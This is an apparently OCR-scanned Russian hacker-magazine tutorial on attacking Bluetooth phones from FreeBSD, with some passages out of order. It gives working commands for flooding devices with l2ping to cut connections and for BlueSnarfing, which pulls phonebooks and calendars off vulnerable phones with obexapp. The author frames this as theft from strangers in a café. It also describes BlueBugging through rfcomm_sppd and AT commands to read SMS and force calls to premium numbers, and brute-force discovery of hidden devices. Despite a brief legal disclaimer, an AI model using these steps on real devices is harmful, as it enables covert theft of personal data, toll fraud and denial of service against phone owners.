Да, приятель, ты все верно понял. Сейчас я расскажу тебе о том, каким образом мобильные хакеры могут атаковать устройства, оснащенные bluetooth-модулями. Но прежде чем переходить к самому сладкому, советую тебе прочесть статью про внутреннее устройство протокола Bluetooth, которую ты найдешь в этом же номере. Это позволит тебе лучше понимать, о чем я говорю.

[станок для опытов] Прежде чем приступать к нашим изысканиям, необходимо определиться со средой, в которой мы будем работать. Толкового bluetooth-софта под Windows практически нет, вернее, у меня сложилось такое ощущение, что его нет в принципе. Поэтому я буду использовать в своих опытах Unix, конкретнее — FreeBSD 5.3, которая стоит на моем ноутбуке. Что касается bluetooth-девайса, то я заюзал обычный десятидолларовый адаптер, втыкаемый в USB, и сейчас расскажу, как такую железку подцепить под фряхой.

Bluetooth-стэк во FreeBSD реализовал наш соотечественник Максим Евменкин в виде модуля ng_ubt. В пятой фряхе этот модуль присутствует по умолчанию, для более старых версий его необходимо собрать отдельно — сорцы можно получить на нашем диске, а также на сайте *www.geocities.com/m_evmenkin*. Чтобы поднять девайс, нужно подгрузить модуль следующей командой: *kldload ng_ubt*. Затем необходимо подключить адаптер к USB-порту и выполнить сценарий, активирующий интерфейс: */etc/rc.bluetooth start ubt0*. В консоли появится информация об устройстве, его адрес и т.д. Теперь можно начинать работу.



Вместе с модулем поставляются несколько утилит, которые сыграют ключевую роль в наших экспериментах. Я опишу самые главные программы и покажу, что с их помощью можно делать.

[стандартный софт] Первым делом следует упомянуть утилиту hccontrol, которая выполняет все операции, связанные с интерфейсом HCI. Пользоваться этой программой чрезвычайно просто:

```
$ hccontrol -n имя_hci_узла команда
```

Тут следует заметить, что имя узла — это не то же самое, что и имя интерфейса: так, например, интерфейсу ubt0 соответствует имя ubt0hci. В качестве команды может быть указано несколько десятков допустимых HCI-операций, среди которых имеет смысл выделить лишь несколько.

Первая из них осуществляет поиск в окрестностях активных discoverable-устройств и называется *Inquiry*. Пользуются ей следующим образом:

[захваченная hcidump'ом работа l2ping]

```
$ hccontrol -n ubt0hci Inquiry
```

В качестве результата работы утилита выведет информацию о найденных устройствах — нас, прежде всего, интересуют их адреса.


Команда *Remote_Name_Request* получает имя устройства по известному адресу и используется таким образом:

```
$ hccontrol -n ubt0hci Remote_Name_Request
00:0a:d9:7f:88:0d
```

После выполнения запроса на экране появится символическое имя устройства с указанным адресом. Полный список доступных команд можно получить, набрав в консоли *man hccontrol* либо обратившись к документации на диске. А мы идем дальше.

[bluetooth пинг-понг] В bluetooth-стэке есть протокол L2CAP (Logical Link Control and Adaptation Protocol), позволяющий интерфейсам более высокого уровня передавать и получать пакеты данных длиной до 64 Кб. L2CAP использует концепцию так называемых каналов отдельных логических соединений поверх радиолинков. Каждый такой канал привязан к некоторому протоколу (один протокол может занимать несколько каналов, но не наоборот) таким образом, что каждый пакет L2CAP, получаемый каналом, перенаправляется к соответствующему протоколу более высокого уровня.

Есть две утилиты, предоставляющие доступ к этому протоколу, первая из них носит символическое название l2ping. Как несложно догадаться, эта тулза предназначена для проверки связи между устройствами и с виду работает так же, как и icmp ping:



На диске ты можешь также найти забавный ролик, в котором веселые парни при помощи красивой пушки-антенны блюджекают телефончик Nokia на расстоянии в 1 милю. For fun, что называется.

На нашем диске ты найдешь все упомянутые в статье программы и драйвера, а также кучу разнообразной документации.

SDP — это протокол обнаружения сервисов, который дает возможность клиентам осуществлять поиск услуг, предоставляемых серверными приложениями. Во FreeBSD просмотреть список ресурсов можно при помощи утилиты sdpcontrol: sdpcontrol -a BD_ADDR browse.


WARN


Следует понимать, что взлом bluetooth-устройств — это точно такое же преступление, как и взлом сайта. Не следует нарушать законов. Основная цель этого материала — проинформировать тебя о реальности угрозы атак на твои bluetooth-девайсы.


```
# l2ping –a 00:0a:d9:7f:88:0d
0 bytes from 00:0a:d9:7f:88:0d seq_no=0 time=37.823 ms result=0
...
```

Но это, конечно, только с виду. Обрати внимание, что многие устройства возвращают в ответ на L2CAP echo request пустые пакеты, так что 0 bytes — это в порядке вещей.

Помимо тестирования связи, у этой утилиты есть еще одно интересное применение — DoS-атаки на синезубые устройства. Подобно icmp-флуду, существует гипотетическая возможность завалить с головой любой bluetooth-девайс L2CAP пакетами с целью прервать активные пользовательские соединения. Как я уже отмечал выше, максимальный размер пакета составляет 65 килобайт, и, в общем-то, понятно, что для достижения цели необходимо использовать несколько устройств в режиме максимальной производительности. Также есть возможность вести «обстрел» в несколько потоков с каждого из доступных устройств. При этом нужно экспериментально определить оптимальную длину пакетов и количество тредов — в своих опытах я пришел к тому, что лучше всего работать в три-четыре потока — именно в этом случае достигается максимум используемой мощности канала.


[пример использования hccontrol и l2ping]


[захваченная hcidump'ом работа l2ping]


[установка obexapp — из портов удобнее!]

[крадем записные книги] Теперь расскажу об одной из самых сладких вещей в этой статье — о краже пользовательской информации из телефонов по bluetooth, так называемом BlueSnarfing'е. Предположим, в людном месте (например в кафе в центре города) я насканил несколько доступных девайсов. С большой долей вероятности у меня получится украсть пользовательские данные по bluetooth так, что этого не заметят их владельцы. Виной тому — кривая поддержка интерфейса OBEX в ряде телефонов (в том числе, например, в мегапопулярных SonyEricsson t68, t610, t630 и Nokia 6310i). Однако прежде чем начинать бизонить, не лишним будет разобраться, что такое OBEX и как осуществлена его поддержка во FreeBSD. Протокол Object Exchange — популярная фишка, используемая для простой передачи файлов между портативными устройствами. Например если нужно без геморроя передать с одного телефона на другой несколько контактов или ежедневник, то всегда юзают OBEX, это очень удобно. Сервер и OBEX-клиент реализованы во FreeBSD в виде пакета obexapp, который наколбасил уже знакомый нам Макс, и его даже включили в список портов — comms/obexapp. Устанавливать тулзу проще всего именно оттуда, если не хочется геморроя со всеми зависимостями и прочей ботвой. Если же ты не ищешь легких путей — забирай с диска сорцы и собирай руками, а мы пока научимся пользоваться тулзой. Делается это просто:

```
obexapp -a 00:0a:d9:7f:88:0d -C 10
```

Здесь флаг -a указывает на адрес устройства, в то время как -C определяет RFCOMM канал, — OBEX висит на десятом. После того как произведено подключение к удаленному устройству, можно выполнять некоторые команды. Самые главные и интересные для нас называются *get* и *put*. Первая, понятное дело, позволяет скачивать файлы, а вторая — заливать их на телефон. У тебя, наверное, появился вопрос — какие файлы, о чем я?

Дело в том, что вся информация предоставляется OBEX'ом в виде логической файловой системы. Причем от телефона к телефону не меняется ни одна из описанных в протоколе вещей и структура каталогов в целом одинаковая. Так, например, телефонная книжка доступна по адресу telecom/pb.vcf, а календарь с напоминаниями лежит в файле telecom/cal.vcs.

Все это замечательно, прекрасно и очень удобно. Впечатление портит только один факт: огромная куча популярнейших телефонов позволяет неавторизованным устройствам получать доступ к OBEX'у. У меня без проблем получилось украсть телефонную книжку со своего старого SonyEricsson T68i, пали под натиском и абсолютно все T610, которые мне попались под руку. Также уязвим целый ряд телефонов Nokia и Siemens — проблема, как видишь, очень серьезная.

Но довольно философии, расскажу лучше, как я крал собственную телефонную книжку по bluetooth :).

Подключившись к OBEX'у, я набрал команду *get* и в ответ на запрос имени скачиваемого файла ввел telecom/pb.vcf. Затем obexapp попросила указать локальное имя, под которым следует сохранить телефонную книгу, и задумалась на несколько секунд — это время требовалось для передачи данных. После этого в текущей директории и в самом деле оказался файл, внутри которого я не без удивления обнаружил знакомые имена и телефоны :(. Мобильник, пока я крал контакты, даже и не подал виду, что происходит такая подстава. Телефонная книга представляет собой обычный текстовый файл с записями в формате vCard, это специальный стандарт для представления электронных визитных карточек (на нашем диске ты найдешь полную спецификацию этого формата). Чтобы тебе было проще разобраться, приведу пример vCard-контакта:

```
[пример контакта в формате vCard]

BEGIN:VCARD
VERSION:2.1
N:Bezdrishenko;Akakij
TEL;HOME:+70957777777
TEL;CELL:+79036666666
TEL;WORK:+79052222222
TEL;FAX: +70954444444
END:VCARD
```

Абсолютно аналогичным образом можно украсть электронный дневник *telecom/cal.vcs*, который выглядит примерно так:

```
[формат календаря с напоминаниями]

BEGIN:VCALENDAR
VERSION:1.0
BEGIN:VEVENT
DTSTART:20041026T235000Z
DTEND:20041027T005000Z
SUMMARY:Ne zabyt' kupit' pivka
AALARM:20041026T235000Z
CATEGORIES:MISCELLANEOUS
END:VEVENT
END:VCALENDAR
```

[синие жуки крадут деньги] Не менее интересно другое направление взлома — так называемый BlueBugging, удаленное управление телефоном по bluetooth при помощи AT-команд и протокола RFCOMM. Что это позволяет делать? Очень многое! Например, можно запросто читать чужие SMS-сообщения по bluetooth, можно заставить телефон позвонить по определенному номеру и даже отправить текстовое сообщение. Благодаря этому возможно даже банально красть деньги с телефонных счетов. Как? К сожалению, очень просто :(. Электронный вор вполне может анонимно зарегистрировать специальный номер, звонки и смс-сообщения на который будут стоить хороших денег. А заставить уязвимую мобилу позвонить по определенному номеру — это пара секунд.

Расскажу, как это работает. Существует утилита rfcomm_sppd, которая эмулирует последовательный порт на bluetooth-устройствах. В качестве виртуального последовательного порта используется псевдотерминал. Сейчас я покажу, как можно подключиться к сервису Serial Port на удаленном девайсе:

```
# rfcomm_sppd -a 00:0a:d9:7f:88:0d -t
/dev/ttyp4
```

Для работы с псевдотерминалом можно использовать программу cu:

```
# cu -l ttyp4 -s 9600
```

После этого уже можно общаться с устройством при помощи AT-команд. Обрати внимание, что для rfcomm_sppd необязательно явно указывать канал, к которому следует подключаться. Утилита сама умеет его определять при помощи протокола SDP.

Нужно отметить тот факт, что с моим подопытным T68 эта атака не прошла: для подключения к нужному порту требовалась аутентификация устройства. Однако, насколько мне известно, целый ряд телефонов Nokia подвержен этой атаке (сообщения об этом есть даже на официальном сайте Nokia).

Что касается использования AT-команд, то тут все просто. Стоит только обратиться к официальной документации, которую ты найдешь на диске, и все вопросы отпадут сами собой.

[обнаружение невидимок] Обнаружение в эфире устройств, которые находятся в режиме non-discoverable, — довольно интересная задача. Ведь устройство откликается только на запросы, адресованные лично ему, а для этого необходимо знать его адрес.

[ИНТЕРЕСНЫЕ ФАЙЛЫ В OBEX]

telecom/devinfo.txt — серийный номер, версия прошивки и поддерживаемые настройки. Возможно только чтение.
telecom/rtc.txt — текущее время и дата, можно изменять.
telecom/pb.vcf — телефонная книга, только чтение.
telecom/pb/luid/.vcf – создание новой телефонной записи, write only.
telecom/pb/0.vcf — личная телефонная запись, rw-режим.
telecom/pb/info.log — кодировки, длины полей (телефона и имени), общее количество, число занятых и свободных записей.
telecom/pb/luid/###.log — лог-файл изменений телефонной книги. Ведется не во всех телефонах, вместо ### необходимо подставить дату, изменения за которую интересуют.
telecom/pb/luid/cc.log — счетчик изменений телефонной книги, показывает количество произведенных операций: создания, изменения и удаления записей.
telecom/cal.vcs — все календарные записи.
telecom/cal/luid/.vcs – создает новую календарную запись.
telecom/cal/info.log — кодировки, длины полей (телефона и имени), количество занятых и свободных записей и общее количество.
telecom/cal/luid/###.log — лог-файл изменений календаря, пишется не во всех телефонах. Вместо ### нужно подставить дату, изменения за которую интересуют.
telecom/cal/luid/cc.log — счетчик изменений календаря, показывает количество произведенных операций: создания, изменения и удаления записей.



www.freebsd.org.ua/doc/ru_RU.KOI8-R/books/handbook/network-bluetooth.html
www.ixbt.com/mobile/review/obex.shtml
http://trifinite.org
www.palowireless.com/bluetooth/
www.thebunker.net/security/bluetooth.htm.

Со схожей проблемой можно столкнуться и в обычных компьютерных сетях — там все решается сканированием всего интересующего адресного диапазона.
В случае же с bluetooth решить задачу на бумаге помогает этот же подход, однако практическая реализация не такая уж и тривиальная. Все дело в том, что в адресном пространстве одного производителя BT-устройств находится 256*256*256=16,7 миллионов возможных адресов. И получается, что для того, чтобы найти конкретный активный адрес, надо просканировать существенную часть этого диапазона. Однако на практике для этого нужно довольно много времени.
Для решения этой задачи есть специальная утилита от @stake с красочным названием RedFang. По неизвестной мне причине она больше не доступна на официальном сайте компании, поэтому на нашем диске ты можешь найти эксклюзивную копию :). К сожалению, собрать эту софтину под фряхой мне не удалось. Зато она на ура собирается под Linux с BT-стэком BlueZ, потому что создавалась именно под эту систему. Пользоваться ей чрезвычайно просто:


```
./redfang -n 4 -r start-finish -t timeout
```

Здесь start — начальный адрес, finish — конечный, timeout — таймаут запросов, по истечении которого хост считается несуществующим. Авторы RedFang утверждают, что полный перебор диапазона для одного производителя занимает полтора часа. Врут, наверное :).
У меня возникла идея написать свой простенький скрипт, который, используя стандартные утилиты вроде l2ping или hccontrol, будет сканировать адресные диапазоны, отыскивая устройства-невидимки. Самый быстрый вариант, который у меня получился, использовал именно l2ping. Причем я заметил, что при работе в несколько потоков скорость заметно увеличивается.
Минимальный отклик от работающего устройства составляет примерно 0,02 секунды. При этом я заметил, что он в целом мало различается. С ростом количества потоков (n) время проверки одного адреса растет примерно как 0,02+(n-1)*(1+0,1*n). При этом производительность зависит от n так: n/(0,02+(n-1)*(1+0,1*n)). Если вычислить максимум этой функции, то окажется, что оптимальнее всего использовать три-четыре потока одновременно. Однако при этом, увы, до приемлемой скорости работы еще далековато :(.

